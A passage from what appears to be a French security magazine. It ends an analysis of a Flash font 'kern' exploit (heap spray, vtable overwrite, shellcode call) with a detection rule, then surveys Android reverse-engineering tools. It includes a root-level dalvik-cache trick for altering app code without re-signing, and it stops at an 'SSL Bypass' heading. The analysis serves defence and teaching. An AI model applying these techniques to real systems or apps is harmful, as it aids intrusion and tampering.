00008370  00 7B FF A2 00 03 00 7C FF A2 00 03 00 7D FF A2  .{ÿ¢...|ÿ¢...}ÿ¢
```

Le code va donc aller lire le prochain en-tête de sous-table à l'offset **0x1E0CFFE8** + 8, soit **0x1E0CFFF0**, ce qui est largement hors de la table. Cette valeur pointe sur

une page mémoire présente mais vide (pleine de 0), le code lira donc les en-têtes suivants en **0x1E0CFFF0** puisque la taille des en-têtes suivants vaut 0.

Pour chaque sous-table, le descripteur (de 16 octets) est rempli avec l'offset de la structure à l'offset 4 :

```
CPU Dump
Address   Hex dump
0175B3C8  00 00 00 00|08 00 00 00|08 00 00 00|00 00 00 00| → 1ere sous-table ;
offset 8
0175B3D8  00 00 00 00|F0 FF 0C 1E|00 00 0D 1E|FF FF FF FF| → 2ème sous-table ;
offset 0x1E0CFFF0
0175B3E8  00 00 00 00|F0 FF 0C 1E|00 00 0D 1E|FF FF FF FF| → 3ème sous-table ;
offset 0x1E0CFFF0
0175B3F8  00 00 00 00|F0 FF 0C 1E|00 00 0D 1E|FF FF FF FF| ...
0175B408  00 00 00 00|F0 FF 0C 1E|00 00 0D 1E|FF FF FF FF|
0175B418  00 00 00 00|F0 FF 0C 1E|00 00 0D 1E|FF FF FF FF|
0175B428  00 00 00 00|F0 FF 0C 1E|00 00 0D 1E|FF FF FF FF|
```

Comme la boucle est répétée 0x10000000 fois, le code finit inévitablement par écraser des données. En l'occurrence, la chance (enfin, tout dépend de quel côté on se trouve) fait que l'offset de la structure vient réécrire la table virtuelle (*vtable*) de l'objet utilisé pour lire des données dans le *stream* de la table **'kern'** :

```
.text:007D4453       lea     eax, [ebx+6]
.text:007D4456       push    eax
.text:007D4457       push    [ebp+arg_4]
.text:007D445A       push    edi
.text:007D445B       call    dword ptr [edi+0Ch] ; appel vers shellcode
```

Le registre EDI pointe vers des données contrôlées. En [EDI+0C] on retrouve la valeur de l'offset :

```
0:000> dd edi
0175fcd0  1e0d0000 ffffffff 00000000 1e0cfff0
0175fce0  1e0d0000 ffffffff 00000000 1e0cfff0
```

Le *heap-spray* aura fait son travail en mappant la page avec du code exécutable. Ci-dessous, une vue de la mémoire pointée par EDI+0x0C :

```
0:000> db poi(edi+c)
1e0cfff0  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
1e0d0000  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 90 90  ................
1e0d0010  90 cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
1e0d0020  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
```

7 Détection

La détection est relativement simple à faire de manière textuelle :

- Vérifier que le fichier SWF contient un tag **DefineFont4** (**0x5B**),
  - Sinon arrêt de la détection : fichier non malicieux ;
- Vérifier que la fonte incluse dans le fichier SWF contient une table **'kern'**,
  - Sinon arrêt de la détection : fichier non malicieux ;
- Récupérer l'offset de la table table **'kern'** (offset depuis le début de la fonte) : appelez-le « offset » ;
- À « offset », lire 32 bits (big endian) : appelez cette valeur « version » ;
- Vérifier que « version » vaut 0x10000 (indique une table **'kern'** au format Apple),
  - Sinon arrêt de la détection : fichier non malicieux ;
- À « offset » + 32 bits, lire 32 bits (big endian) : appelez cette valeur « NombreSousTables » (nombre de sous-tables dans la table **'kern'**) ;
- Si « NombreSousTable » ≥ 0x10000000, alors le fichier est malicieux.

On construira de même une vérification automatisée : notez que cela nécessite un parseur de fichiers SWF qui est aussi capable de gérer une fonte au format OTF et de comprendre l'agencement interne des tables.

Conclusion

Les « attaques ciblées » ont évolué ces dernières années. Elles visent de plus en plus des logiciels clients : navigateurs et leurs plugins (Flash, Java, Shockwave, etc.) ou lecteurs de documents comme les fichiers PDF et Office. Mais pour augmenter les chances de succès de l'attaque, les vecteurs utilisés doivent être crédibles, et des documents réalistes sont utilisés. En revanche, on distingue encore une assez grande diversité de niveau dans les exploits utilisés. Souvent, il s'agit d'exploits Metasploit à peine modifiés, si ce n'est pour le payload. Les attaquants comptent sur le volume de vecteurs émis pour que l'un arrive sur un poste moins bien protégé, vulnérable, pour s'introduire dans la place. C'est là qu'être en mesure, en amont, de détecter ces vecteurs dans les flux réseau s'avère indispensable.

Bien souvent, les IDS ou les AV ne détectent que le vecteur avec des signatures sur l'exploit. Cela implique qu'en changeant l'exploit, la détection échoue. Une analyse plus poussée, jusqu'à la « root cause » s'avère indispensable si on veut traiter la maladie plutôt que le symptôme. ■

RÉFÉRENCES

[1] http://wwwimages.adobe.com/www.adobe.com/content/dam/Adobe/en/devnet/swf/pdf/swf-file-format-spec.pdf

[2] http://www.adobe.com/content/dam/Adobe/en/devnet/actionscript/articles/avm2overview.pdf

[3] http://labs.adobe.com/technologies/swfinvestigator/

[4] http://www.swfwire.com/inspector

[5] http://www.nowrap.de/flasm.html

[6] https://github.com/sporst/SWFREtools

[7] http://www.microsoft.com/typography/tools/tools.aspx

[8] http://www.microsoft.com/typography/otspec/otff.htm

[9] https://developer.apple.com/fonts/TTRefMan/RM06/Chap6kern.html

REVERSE ENGINEERING SOUS ANDROID

André Moulu – amoulu@quarkslab.com

mots-clés : ANDROID / REVERSE ENGINEERING / DALVIK / NATIF / DÉSASSEMBLAGE / MONITORING / INSTRUMENTATION / DEBUGGING / AUTOMATISATION

Le monde mobile est dominé par le système Android. Être capable d'analyser une application Android afin de la comprendre, évaluer sa robustesse ou détecter la présence d'un malware est une compétence de plus en plus recherchée. Cet article synthétise les différentes techniques et outils permettant l'étude d'une application Android.

1 Introduction

Cet article tente de synthétiser l'état de l'art du *reverse engineering* sous Android. Il ne s'agit pas d'un article introduisant au monde Android, le lecteur intéressé trouvera de nombreuses ressources sur Internet concernant ce sujet. Classiquement, les méthodes d'analyse statiques (désassemblage, décompilation et automatisation de l'analyse), puis les méthodes d'analyse dynamiques (*monitoring*, instrumentation et *debugging*) seront présentées.

2 L'analyse statique

2.1 Le désassemblage

2.1.1 Les fichiers DEX (Dalvik Executable)

Une application Android est un fichier ZIP ayant pour extension « .apk ». Le code exécutable de l'application, compilé sous la forme de *bytecode* Dalvik, est situé dans le fichier `classes.dex`.

Le bytecode au format Dalvik peut être désassemblé/assemblé via le couple d'outils **[BAKSMALI]/[SMALI]** (respectivement désassembleur et assembleur en islandais, histoire de briller en société). Par souci de simplicité, nous appellerons « Smali » le langage généré et utilisé par ces deux outils. Il a une syntaxe proche du Jasmin que l'on retrouve pour le bytecode Java.

Ces deux outils sont simples à prendre en main :

```
$ baksmali fichier.apk -o output # enregistre le code au format
Smali dans le dossier " output "
... réalisation de modification sur le code Smali...
$ smali output -o fichier.dex # assemblage du code Smali contenu
dans " output " en " fichier.dex "
```

Afin de pouvoir observer la syntaxe Smali, vous trouverez ci-dessous un exemple de code Java réalisant une addition :

```
public class MainActivity extends Activity {
    int part1 = 42;
    public void doSomething(int part2)
    {
     Log.d("TAG","resultat = " + (part1 + part2));
    }
    ...
}
```

Et son équivalent en Smali :

```
In [1]: a, d, dx = AnalyzeAPK("/tmp/sample.apk")
In [2]: d.CLASS_Lcom_sh4ka_sample_MainActivity.METHOD_doSomething.show()
########## Method Information
Lcom/sh4ka/sample/MainActivity;->doSomething(I)V [access_flags=public]
########## Params
- local registers: v0...v3
- v4:int
- return:void
######################
```

```
********************************************************************************
doSomething-BB@0x0 :
  0  (00000000) const-string        v0, 'TAG'
  1  (00000004) new-instance        v1, Ljava/lang/StringBuilder;
  2  (00000008) const-string        v2, 'resultat = '
  3  (0000000c) invoke-direct       v1, v2, Ljava/lang/StringBuilder;-
><init>(Ljava/lang/String;)V
  4  (00000012) iget                v2, v3, Lcom/sh4ka/sample/MainActivity;-
>part1 I
  5  (00000016) add-int/2addr       v2, v4
  6  (00000018) invoke-virtual      v1, v2, Ljava/lang/StringBuilder;-
>append(I)Ljava/lang/StringBuilder;
  7  (0000001e) move-result-object  v1
  8  (00000020) invoke-virtual      v1, Ljava/lang/StringBuilder;->toString()
Ljava/lang/String;
  9  (00000026) move-result-object  v1
  10 (00000028) invoke-static       v0, v1, Landroid/util/Log;->d(Ljava/lang/
String; Ljava/lang/String;)I
  11 (0000002e) return-void
```

Le code Smali ci-dessus a été extrait par l'outil **[ANDROGUARD]**. Il s'agit d'un framework open source d'analyse et de manipulation d'applications Android. C'est un outil puissant qui permet de manipuler un fichier APK, DEX ou ODEX (*Optimized DEX*) directement en Python. Il est ainsi possible de l'utiliser pour itérer sur les différents éléments d'une application, comme ses classes, méthodes, *basic blocks* ou champs. Il offre également la possibilité de réaliser du *diffing*/recherche de similarité entre deux applications ou la localisation d'appels à des méthodes (XREF, quelle fonction récupère les SMS de l'utilisateur ?, etc.).

[APKTOOL] est un autre outil incontournable, il offre les mêmes fonctionnalités que smali/baksmali, mais permet également de décoder/encoder les ressources et fichiers XML utilisés par une application Android.

À noter pour les habitués d'IDA Pro, que celui-ci supporte également les fichiers au format DEX ou ODEX depuis la version 6.1.

2.1.2 Les librairies natives (JNI)

Il est possible depuis une application Android d'appeler du code natif, contenu dans un fichier « .so » via le mécanisme de JNI (*Java Native Interface*). Ces librairies dynamiques sont la majorité du temps compilées pour l'architecture ARM, bien que l'on commence à voir apparaître des APK contenant une version ARM et x86 (utilisée principalement par les Google TV et certaines tablettes) de leurs librairies natives. Pour étudier ce type de fichiers, n'importe quel désassembleur supportant l'architecture cible fait l'affaire.

Un élément important à prendre en compte lorsque l'on étudie une fonction native appelable depuis Java, est que son premier argument doit être de type **JNIEnv***, qui est défini dans le fichier **jni.h** présent dans le NDK d'Android. La structure **JNIEnv** peut être interprétée comme un tableau de pointeurs de fonctions JNI (**GetVersion**, **DefineClass**, etc.). Si une fonction JNI est appelée, le code ARM ressemblera à ceci :

```
text:00000CA4 ; signed int __fastcall Java_com_sh4ka_sample_MainActivity_
check(_JNIEnv *env, int a2, char *argument)
.text:00000CA4                EXPORT Java_com_sh4ka_sample_MainActivity_check
.text:00000CA4 Java_com_sh4ka_sample_MainActivity_check
.text:00000CA4                PUSH    {R4-R6,LR}
.text:00000CA6                MOVS    R6, R2
.text:00000CA8                LDR     R2, [R0] #R2 => adresse de la structure
JNIEnv
.text:00000CAA                MOVS    R3, 0x2A4 #R3 = 0x2A4 => l'offset de la
méthode à appeler dans JNIEnv
.text:00000CAE                LDR     R3, [R2,R3] #R3 => addresse de la
méthode GetStringUTFChars
.text:00000CB0                MOVS    R1, R6
.text:00000CB2                MOVS    R2, #0
.text:00000CB4                MOVS    R4, R0
.text:00000CB6                BLX     R3 #appel de la méthode
GetStringUTFChar(env,argument,0)
```

La méthode appelée peut être retrouvée facilement dans la structure **JNIEnv** :

```
0000029C NewStringUTF    DCD ?                  ; offset
000002A0 GetStringUTFLength DCD ?               ; offset
000002A4 GetStringUTFChars DCD ?                ; offset
000002A8 ReleaseStringUTFChars DCD ?            ; offset
```

Afin de simplifier l'analyse de ce type de code, IDA Pro est d'une aide précieuse de par sa capacité à parser **jni.h** et importer les structures qui vont bien. La procédure est simple, via ***File > Load File > Parse C Header File*** (ou [Ctrl]+[F9]), chargez le fichier **jni.h** extrait du NDK. Puis, dans la fenêtre « structures », créez une nouvelle structure (***Add standard structure***), sélectionnez **JNINativeInterface** (**JNIEnv** est un pointeur sur une structure de type **JNINativeInterface**). Par la suite, un clic droit sur l'offset d'une méthode JNI (**0x24A** dans le code ci-dessus) propose automatiquement de le remplacer par la fonction correspondante (**JNINativeInterface.GetStringUTFChars** au-dessus). Si vous disposez du support de l'ARM dans le décompilateur HexRays, vous pouvez également changer le prototype de la fonction en indiquant que le type du premier argument est **_JNIEnv**. Par la suite, tous les appels à des méthodes JNI seront automatiquement renommés.

2.2 La décompilation

Lire du Java étant plus simple que du Smali, des outils permettant de décompiler un fichier DEX en code source Java existent. Le plus connu est **[DEX2JAR]**, qui en réalité ne décompile pas, mais convertit un fichier DEX en ficher JAR qui sera ensuite pris en charge par n'importe quel décompilateur Java, comme **[JD-GUI]**. Ceci a le désavantage d'augmenter le risque de mauvaise décompilation, puisqu'une implémentation imparfaite de la conversion du DEX

vers le JAR impactera n'importe quel décompilateur Java (qui eux-mêmes ne sont pas toujours parfaits et exacts). De plus, ces outils ne sont pas open source, ce qui complique leur modification en cas d'erreurs lors d'une décompilation ou ouverture d'un fichier mal formé volontairement. Il s'agit du sujet d'une conférence présentée par Tim Strazerre **[DEXEDU]** sur le format DEX et la façon de forger des fichiers DEX qui sont utilisables par Android, mais génèrent des erreurs lors de leur ouverture par des outils d'analyse.

Le framework Androguard offre depuis sa version 1.6 la possibilité de décompiler du code via Dad (« Dad is A Decompiler »), un décompilateur interne au framework et open source, qui décompile directement du bytecode Dalvik. Dad est un décompilateur prometteur, qui se révèle souvent plus efficace que le couple **dex2jar**/**jd-gui**.

2.3 Automatisation de l'analyse statique

L'analyse statique d'une application Android prend un temps conséquent, encore plus lorsque celle-ci est obfusquée. Androguard permet l'automatisation de nombreuses tâches, ci-dessous sont présentés quelques exemples d'automatisation.

2.3.1 Recherche d'appels de fonctions

Androguard permet de rechercher l'utilisation de méthodes directement depuis le bytecode Dalvik. L'exemple simpliste ci-dessous, ouvre l'application **appli.apk**, recherche la création d'instance de type **SecretKeySpec** et pour chaque utilisation trouvée, il décompile le code source de la méthode appelante si celle-ci n'est pas issue de la librairie **BouncyCastle** :

```
a, d, dx = AnalyzeAPK("~/appli.apk",decompiler="dad")
# recherche des appels des méthodes <init> (peu importe le prototype)
de la classe Ljavax/crypto/spec/SecretKeySpec
methods = dx.tainted_packages.search_methods("Ljavax/crypto/spec/
SecretKeySpec","<init>",".")
for m in methods:
  # récupère la méthode appelante depuis son index
        calling_method = d.get_method_by_idx(m.get_src_idx())
        class_name = calling_method.class_name
        method_name = calling_method.name
        # on ne veut pas des utilisations de SecretKeySpec dans la lib
bouncycastle
        if class_name.startswith("Lorg/bouncycastle") == True:
                continue
        print "new SecretKeySpec() found in : %s->%s" % (class_name,
method_name)
        print "-"*10 + " source " + "-"*10
        calling_method.source()
        print "\n"*2
```

2.3.2 Régis utilise Proguard

Lors de l'analyse d'une application Android, il est fréquent de tomber sur une application obfusquée par l'outil Proguard, inclus dans le SDK d'Android. Celui-ci permet de base de renommer les noms des classes, méthodes, membres et variables, comme le montre la figure 1.




Fig. 1 : Exemple d'application obfusquée par Proguard

Mais, heureusement pour nous, Régis le développeur met souvent en production une version obfusquée mais contenant des appels vers la classe **Log**. Et comme Régis est un c**, il indique le nom de la fonction qui émet l'entrée vers **logcat** dans le message :

```
Log.d("RegisApp", "[debug] CryptoUtils->getKey: blablabla");
```

Dans ce cas de figure, Androguard permet de renommer automatiquement l'ensemble des méthodes obfusquées (et en modifiant le script des classes) :

```
# chaque occurrence est sous la forme (androguard.core.analysis.
analysis.TaintedVariable, string)
# TaintedVariable contient les accès en lecture et écriture, ici
normalement il n'y a qu'un chemin en lecture
occurrences = filter(lambda x: x[1].find("[debug]") != -1,dx.
tainted_variables.get_strings())
for o in occurrences :
  method_idx = o[0].paths.keys()[0] # index de la méthode
  method = d.get_method_by_idx(method_idx) # récupère la méthode
depuis son index
  old_name = method.name
  method.set_name(o[1].split("->")[-1].split(":")[0])
  print "%s devient %s" % (old_name,method.name)
```

Sur le même principe, il est intéressant de préfixer le nom des méthodes/classes en fonction du type de méthodes appelées. Par exemple « aaa » devient « net_aaa » ou « crypto_aaa » si des API relatives au réseau/à la cryptographie sont utilisées. Ceci se réalise assez simplement en combinant les deux scripts précédents. Le développement d'un script prenant en compte cette idée est laissé comme exercice au lecteur.

2.3.3 Reverse engineering de Google Play

Présenter le potentiel d'Androguard en quelques lignes est difficile, il mériterait un article à lui tout seul. Les personnes souhaitant en savoir plus sur ses capacités pourront se diriger vers le **[WIKIANDRO]** du projet et les sources (bien commentées). Le projet **[PLAYAPI]** est également une bonne base pour comprendre son utilisation et sa capacité à automatiser l'analyse statique. Il contient un script développé pour généré depuis un APK, le fichier « .proto » nécessaire à la communication (échange de données au format micro-protobuff) avec les serveurs Google Play.

3 L'analyse dynamique

3.1 Le monitoring

Réaliser une analyse de surface en observant les interactions avec le système ou l'appel à des fonctions sensibles permet un gain de temps non négligeable. Nous présentons ici l'observation des événements via le journal de logs d'Android, et le monitoring d'appel de fonctions sensibles via des *sandboxes*.

3.1.1 logcat et propriétés système

Android permet aux applications d'enregistrer leurs messages de debug dans un fichier de logs commun à l'ensemble du système ; le contenu de ce fichier de logs est accessible via la commande **adb logcat**. Une entrée est identifiée par un niveau de criticité (D=Debug/W=Warning, etc.), un TAG, le PID de l'application à l'origine de l'entrée, spécifié entre parenthèses après le TAG et enfin, le message à enregistrer.

La consultation des logs est possible grâce à la commande **adb logcat**. Le binaire **adb** (*Android Debug Bridge*) est présent dans le SDK et permet de nombreuses actions comme le *forwarding* de port, l'obtention d'un shell sur le système ou le dépôt/la récupération de fichiers. Ci-dessous un exemple de sortie de la commande **adb logcat** :

```
W/SignalStrength( 2264): getGsmAsuLevel=22
W/SignalStrength( 2264): getAsuLevel=22
D/dalvikvm( 2264): GC_FOR_ALLOC freed 513K, 17% free
33077K/39751K, paused 293ms, total 294ms
V/AlarmManager( 2264): waitForAlarm result :8
```

Étant donné le nombre d'applications inscrivant leurs informations dans ce journal de logs, il peut vite devenir difficile à lire en temps réel. Afin d'être plus efficace, il est possible d'appliquer des filtres et des couleurs **[COLORLOGCAT]** pour différencier les entrées selon leur TAG :

```
$ adb logcat -c # vide le journal de logs
$ adb logcat *:S MonApplication:I MonApplication2:D # on affiche
les informations dont le niveau de criticité est supérieur à Info
pour MonApplication et Debug pour Monapplication2, en masquant
(Silent) les autres applications.
```

Il est également possible d'ajouter des informations supplémentaires à **logcat** en modifiant les propriétés du système (une sorte de base de registre sous Android), via l'utilisation de la commande **setprop** (**getprop** permet de consulter la valeur des propriétés) :

```
$ adb shell 'stop; setprop log.redirect-stdio true; start' #
redirige stdio des binaires natifs vers logcat
```

Certaines applications utilisent les propriétés système pour activer ou non leur mode de debug et une partie de leurs fonctionnalités, pensez donc à vérifier l'utilisation de **System.getProperty** ou **Runtime.exec("getprop ...")** (pour la partie Dalvik) et **property_get** (pour la partie native).

Par exemple, la DalvikVM, vérifie la présence de la propriété système **debug.jni.logging**. Lorsque celle-ci est à **1**, la DalvikVM enregistrera dans **logcat** les appels aux méthodes JNI durant l'exécution d'une application Android. Ci-dessous l'activation de la propriété et sa conséquence sur **logcat** :

```
$ adb shell 'setprop debug.jni.logging 1'
$ adb logcat |grep dalvikvm
[...]
I/dalvikvm( 6152): -> com.sh4ka.native.MainActivity
isRootedDevice(Ljava/lang/String;)I this=0x41dddad8 (0x41e27838)
I/dalvikvm( 6152): <- com.sh4ka.native.MainActivity
isRootedDevice(Ljava/lang/String;)I returned 0
```

3.1.2 Les sandboxes

Tout comme pour les systèmes d'exploitation non-mobiles, on retrouve des *sandboxes* permettant l'analyse de malware sur le système Android. On citera pour l'exemple **[DROIDBOX]** (du projet Honeynet) ou **[ANDRUBIS]** (d'Iseclab, qui se base sur Droidbox). Ils permettent de surveiller les interactions avec le système de fichiers ou le réseau, les opérations cryptographiques, le chargement de code dynamique ou encore l'envoi de SMS et l'émission d'appels.

Ces sandboxes sont initialement prévus pour l'analyse de malware et donc, fonctionnent de manière automatisée et sans nécessiter d'interaction avec l'utilisateur, c'est le cas d'Andrubis. Droidbox, quant à lui, permet une utilisation plus générique pour le reverse engineering d'application, en se plaçant en phase de monitoring en arrière-plan et en laissant à l'utilisateur la possibilité d'utiliser l'application

analysée, ce qui permet de prendre en compte des zones de code qui ne sont pas traversées lors du lancement de l'activité principale. Cependant, l'un des inconvénients majeurs de Droidbox est qu'il ne supporte pas les versions d'Android supérieures à 2.3, il n'est donc pas utilisable pour des applications avec un attribut **minSdkVersion** supérieur à 10 pour la balise **uses-sdk** du fichier **AndroidManifest.xml**.




Fig. 2 : Rapport de Droidbox suite à l'analyse d'une application

3.2 L'analyse de la mémoire

La recherche de secrets en mémoire est une opération courante lors de la vérification de la sécurité d'une application. Comme avec la JVM, il est possible avec la DalvikVM d'obtenir un *dump* de la mémoire d'une application au format hprof (Heap/CPU Profile).

Avant Android 2.3, il était possible de réaliser un dump au format hprof par l'envoi d'un signal **SIGUSR1** (**kill -10 PID**), ce dump était créé dans le répertoire **/data/misc**. Pour les versions plus récentes d'Android, il est nécessaire que l'application soit compilée en mode debug, ou que la propriété système **ro.debuggable=1** (émulateur) et de passer par **DDMS** (*Dalvik Debug Monitor Server*, fourni dans le SDK) via l'option ***Dump HPROF File***. Il est également possible de modifier le code exécutable de l'application en ajoutant l'instruction suivante **Debug.dumpHprofData(filename)** afin de forcer la génération du fichier hprof.

Le fichier hprof obtenu doit être converti via l'outil **hprof-conv** du SDK, afin d'être lu par des outils comme Eclipse Memory Analyser **[MAT]**.

3.3 L'instrumentation

L'instrumentation est une technique qui consiste à ajouter des instructions dans un programme afin d'obtenir des informations supplémentaires lors de l'exécution de celui-ci. Un exemple classique est l'ajout d'un code permettant d'afficher les paramètres d'une fonction lors de son appel, afin de faire du *Call Tracing*.

L'instrumentation sous Android peut être réalisée manuellement en désassemblant une application au format Smali, puis en injectant notre code, enfin en assemblant le code au format DEX et en re-signant l'APK modifié. Ceci s'effectue via les outils smali/baksmali et jarsigner, mais il s'agit d'une tâche relativement pénible et qui doit être automatisée lorsque cela est possible.

Nous présentons dans cette partie quelques outils permettant l'automatisation de l'instrumentation.

3.3.1 L'ajout de traces de debug

APK Instrumentation Library **[APKIL]** est un framework d'instrumentation développé pendant le *Google Summer of Code* 2012 afin d'être utilisé dans le projet Droidbox d'Honeynet. APKIL a été développé dans le but d'instrumenter directement les APK et non plus devoir patcher le système en lui-même (ce qui est évidemment très sensible aux mises à jour d'Android) pour réaliser le monitoring des applications analysées.

Son fonctionnement est très simple. À partir d'une liste contenant les éléments à surveiller (méthode précise, l'ensemble des méthodes d'une classe,...), l'application est désassemblée au format Smali, puis chaque élément à surveiller est recherché dans le code ; s'il est présent, une fonction de log est appelée de façon à placer dans **logcat** le nom de la méthode appelée et ses paramètres.

Le framework est simple à utiliser, mais présente actuellement l'inconvénient de ne pas permettre d'instrumenter des méthodes externes au framework d'Android. Il s'agit d'une fonctionnalité qui n'était pas nécessaire aux développeurs de Droidbox, mais qui peut être implémentée facilement en modifiant le code d'APKIL.

Une très bonne alternative existe auprès d'**[APKANALYSER]** développé par l'équipe Android de Sony. Cet outil open source permet, entre autres, l'injection automatisée de code Smali sur un ensemble de classes ou méthodes. Une fois l'injection de code Smali réalisée, il re-signe automatiquement l'application et la déploie sur une périphérique ou émulateur en monitorant le résultat de son instrumentation via **logcat**. Parmi les modules d'instrumentation disponibles, il est possible de :

- tracer l'entrée dans des fonctions (avec ou sans affichage des paramètres) ;
- tracer la sortie des fonctions (pour récupérer la valeur de retour) ;

- tracer la lecture/écriture des champs d'une classe ou des variables locales d'une méthode ;
- afficher une *stacktrace* lors de l'exécution d'une méthode.

Ci-dessous un exemple de log dans **logcat** qui affiche les paramètres reçus par les fonctions de la classe **com.sh4ka.CryptoUtils** lors de leur appel :

```
V/APKANALYSER( 2993): > com.sh4ka.CryptoUtils:createKey(java.
lang.String ?)java.lang.String(0)
V/APKANALYSER( 2993):   parameter[0]: java.lang.String ? =
s3cr3tkeyz
V/APKANALYSER( 2993): > com.sh4ka.CryptoUtils:encrypt(java.lang.
String ?)java.lang.String(0)
V/APKANALYSER( 2993):   parameter[0]: java.lang.String ? =
Password=password1234!
```

3.3.2 Fino

[FINO] est un outil présenté lors du CCC en 2012. Il se démarque des autres outils d'instrumentation précédemment cités par son mode de fonctionnement. Ici, les classes et méthodes de l'application ne sont pas modifiées, c'est un composant supplémentaire (un service) qui est ajouté. Un client permet de communiquer par la suite avec ce service, qui est exécuté dans le même processus que l'application analysée.

Ce client offre la possibilité d'analyser via l'*introspection* et la *réflexion*, l'état des différentes classes de l'application et de les manipuler. Il est ainsi possible de lire le contenu d'un membre d'une classe, modifier sa valeur, appeler une fonction (réalisant le déchiffrement d'un fichier par exemple), etc. L'un des avantages majeurs de Fino est sa capacité à pouvoir charger un fichier DEX arbitraire (via **DexClassLoader**) pour pouvoir ensuite appeler ses méthodes dans le contexte de l'application. Ceci permet l'injection de code écrit en Java puis compilé en DEX, au lieu d'un code écrit directement en Smali.

3.3.3 Instrumentation des éléments natifs

Il est également possible de réaliser de l'instrumentation sur les librairies natives utilisées par les applications Android. Collin Mulliner s'est intéressé en 2012 aux implémentations du NFC sur Android, et afin de réaliser du *fuzzing* efficacement, il a développé un framework d'instrumentation ARM. Celui-ci lui a permis d'enregistrer les données émises et reçues à travers le NFC, mais également d'automatiser l'envoi de données mutées. La technique utilisée est assez classique : un code est injecté dans le processus à instrumenter (via **ptrace**), celui-ci réalise le chargement d'un « .so » via la fonction **dlopen**, le constructeur du « .so » est appelé et pose les différents hooks sur les fonctions cibles en utilisant la technique du *inline hooking*.

Le framework a été publié **[MULDBI]** à la suite de sa présentation et constitue une bonne base pour qui veut réaliser de l'instrumentation sur l'architecture ARM.

À noter que depuis la version 2.12, le framework d'instrumentation **[PIN]** d'Intel supporte Android, mais uniquement pour l'architecture x86.

3.3.4 Astuce : le dalvik-cache

L'instrumentation du bytecode Dalvik n'est pas toujours simple à mettre en place. La phase de signature peut être problématique dans le cas d'une application qui utilise des permissions protégées par un **protectionLevel** à **signature/signatureOrSystem**, ou ayant un UID partagé via l'attribut **sharedUserId** de la balise **manifest** du fichier **AndroidManifest.xml**. Le fait de signer l'application en utilisant notre propre certificat empêchera l'installation de celle-ci par le système.

Une astuce qui permet de modifier le code exécutable d'une application, sans pour autant devoir re-signer l'application, est d'exploiter le dalvik-cache. Lors du lancement d'une application, le système vérifie si une version optimisée et à jour (i.e si l'application n'a pas été mise à jour entre-temps) du code exécutable est présente en cache. Ce cache correspond au dossier **/system/dalvik-cache** qui contient des fichiers au format ODEX (bien qu'avec une extension « .dex »), un format permettant le stockage optimisé (pour l'équipement) du bytecode Dalvik. Si une version optimisée (et à jour) d'une application existe, c'est depuis ce fichier que le code de l'application sera exécuté et aucune vérification de signature n'est possible par le système, puisque le fichier ODEX est généré par le système et non par le développeur. Ainsi, en étant *root* et en instrumentant directement un fichier ODEX du dalvik-cache, on s'affranchit des problèmes de signatures.

Une fois le fichier DEX instrumenté classiquement (via décompilation/ajout/recompilation), il faut générer un ODEX valide pour l'équipement avec la commande **dexopt-wrapper** ; attention, celle-ci s'attend à avoir un fichier **classes.dex** dans le fichier spécifié en argument, il faut donc penser à renommer en **classes.dex** le fichier DEX instrumenté et le placer dans l'APK de l'application :

```
$ cp fichier.dex classes.dex ; zip fichier.apk classes.dex
$ adb push fichier.apk /data/local/tmp
$ adb shell 'cd /data/local/tmp;dexopt-wrapper ./fichier.apk
fichier.odex'
$ adb shell su -c 'cp /data/local/tmp/fichier.odex /data/dalvik-
cache/data@app@com.test@classes.dex'
```

Enfin, dernière étape avant le lancement de notre ODEX, il faut passer quelques vérifications réalisées

par **dexopt** (l'optimisateur DEX) qui inspecte les ODEX du dalvik-cache. Pour vérifier que l'ODEX est issu du DEX présent sur le système (une mise à jour a-t-elle eu lieu ?), **dexopt** parse le fichier APK de l'application (qui est un fichier zip) et récupère les valeurs **last mod file time**, **last mod file date**, et **crc32** pour le **local file header** correspondant au fichier **classes.dex**.

Ces valeurs sont comparées à celles présentes dans le header ODEX : dans le cas où elles sont incorrectes, **dexopt** regénère un fichier ODEX à partir du DEX présent dans l'APK, il est donc important de mettre ces valeurs à jour dans l'ODEX instrumenté. Cette opération se réalise très simplement avec Androguard :

```
$ python androlyze.py -s
In [1]: original = DalvikOdexVMFormat(open("/tmp/app.odex","rb").read())
In [2]: patched = DalvikOdexVMFormat(open("/tmp/app_patched.odex","rb").read())
In [3]: patched.header.checksum = original.header.checksum
In [4]: patched.dependencies.modification_time = original.dependencies.
modification_time
In [5]: open("/tmp/app_patched2.odex","wb").write(patched.get_buff())
```

3.4 Le debugging

3.4.1 Java Debug Wire Protocol

3.4.1.1 Android SSL Bypass

